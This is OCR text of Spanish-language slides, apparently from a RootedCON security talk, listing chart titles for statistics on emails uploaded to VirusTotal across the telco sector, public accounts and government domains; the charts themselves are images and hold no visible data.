


Resultados estadisticos: Sector Telco


Número de positivos en VT



TOP de usuarios de VT que suben emails




Distribución por países




Resultados estadisticos: Sector Telco


DOMINIOS RECEPTORES DE EMAILS




DOMINIOS ENVIADORES DE EMAILS




Resultados estadisticos: Sector Telco






Resultados estadisticos: cuentas “publicas”


Número de positivos en VT



TOP de usuarios de VT que suben emails




Distribución por países




Resultados estadisticos: cuentas “publicas”


DOMINIOS RECEPTORES DE EMAILS




DOMINIOS ENVIADORES DE EMAILS



Resultados estadisticos: cuentas “publicas”



ADJUNTOS ANALIZADOS SANDBOX




/Rooted®

GOBIERNOS


Análisis .gov

DOMINIOS .GOV RECEPTORES DE EMAIL

Total: 531 emails




CUENTAS QUE ENVIAN EMAIL A DOMINIOS .GOV




Análisis .gov

Total: 531 emails

PAISES QUE MANDAN A FUENTE PUBLICA EMAILS .GOV



